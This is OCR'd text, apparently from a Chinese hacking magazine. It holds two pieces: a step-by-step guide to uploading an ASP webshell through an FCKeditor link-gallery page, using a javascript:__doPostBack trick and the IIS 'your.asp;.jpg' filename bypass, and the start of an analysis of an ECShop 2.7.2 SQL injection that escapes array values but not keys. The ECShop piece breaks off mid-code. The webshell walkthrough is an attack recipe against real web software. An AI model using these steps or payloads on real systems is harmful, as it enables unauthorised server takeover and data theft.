


图 5




图 3

漏洞出现在Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx（图4）这个文件里面，点击第三个单选框“Datoteka (datoteka na odredistu)”，中文意思是“文件(一个在你的网站上的文件)”，返回如图5的页面。

然后在浏览器当前页面的地址栏里面输入：**javascript:__doPostBack('ctlURL$cmdUpload','')**并




图 6




图 7




图 9




图 8




图 10




图 11

回车就出现了如图 6 的页面，接着点击下面的“Spremi prenesenu datoteku”，中文意思是“上传选定文件”，若上传成功就返回了如图 7 的页面。

默认上传的webshell的路径是**http://[PATH]/portals/0/your.asp;.jpg**，若找不到路径就在当前页面点击返回浏览刚才上传的页面，该页面报出的错误（图 8）会显示出你的 webshell 路径，到此一个 webshell 就轻易到手了（图 9）。

如果遇到了如图 10 的情况就点击“确定”，接着的对话框点击“否”，其他操作照样即可。

编辑点评：严格来讲还是IIS的漏洞，并不是本套系统的。不过这样的IIS我猜微软多少年都不会补的。

ECShop_V2.7.2 注射漏洞解析

欢喜的小天：

话说不久前，黑客手册的作者和编辑在北京小聚，刚好《无线黑客傻瓜书》的作者杨哲也在场；机会难得，酒足饭饱之后，我就索取了作者签名，之后又把目光转移到众小编身上，于是我又拉着各位编辑在书上签名留念，获得一本非常有收藏价值的书籍。

回家之后，翻阅《无线黑客傻瓜书》，书中虽然讲得比较基础，但杨哲举了很多实际的例子，模拟了很多场景，非常受用，没有看过的朋友可以买了仔细阅读，已经买过的就和本小编一同期待本书的进阶版。

图 K4shifz[3E.S.T]

从本文可以学到：

1. ECShop 漏洞分析
2. 漏洞的后期利用

分析这个漏洞其实挺碰运气的，我开始并不知道，是 LoveAngel 告诉我的，于是研究了 puret_t 大牛的 EXP，他只给出了 EXP，没有说明，这篇文章是我由 EXP 反推出来的，写出来分享给大家。

0x01　解析漏洞前的准备

大家知道，在 php.ini 中，有一个 **magic_quotes_gpc** 选项，当它为 on 时，'、"、\、NULL 四个操作符都将被转义，当我们向脚本提交数组变量时，数组键与值都将被转义，PHP 内部会调用 addslashes()函数。如图 1：

当 **magic_quotes_gpc=off** 时，由于会使 PHP 的安全性降低，大部分 PHP 网站系统将自己定义 addslashes()实现转义，但是大部分自定义函数如下面的代码：

```
function daddslashes($string, $force = 0)
{
    !defined('MAGIC_QUOTES_GPC') && define('MAGIC_QUOTES_GPC', get_magic_quotes_gpc());
    if(!MAGIC_QUOTES_GPC || $force) {
    if(is_array($string)) {
    foreach($string as $key => $val) {
    $string[$key] = daddslashes($val, $force);   // 只对 value 转义，而忽略了 key
    }
    } else {
    $string = addslashes($string);
    }
    }
    return $string;
}
```

看吧，自定义函数看上去很完美，其实是有缺陷的或者说只是模拟了 magic_quotes_gpc 的部分功能，如果这个 Key 被带入 SQL 查询，显然将会导致严重的注射漏洞。

0x02　初识 ECShop 的注入

正如上面我们讲的，ECShop 正好由于 Key 这块短板导致安全性大大降低。漏洞文件出现在根目录下的 search.php，search.php 调用各个函数库文件，我们先看看它模拟 addslashes()的代码：

```
function addslashes_deep($value)
{
    if (empty($value))
    {
        return $value;
    }
    else
    {
        return is_array($value) ? array_map('addslashes_deep', $value) : addslashes($value); //注意这里
    }
}
```




图 1　内部调用 addslashes()函数

很明显只过滤了 value，那么接下来就是找出哪句 SQL 调用了 Key。看一下 search.php 关键代码：

```
        $string = base64_decode(trim($_GET['encode']));
        if ($string !== false)
        {
            $string = unserialize($string);   //接收 GET 参数，反序列化传给 $string
    ......
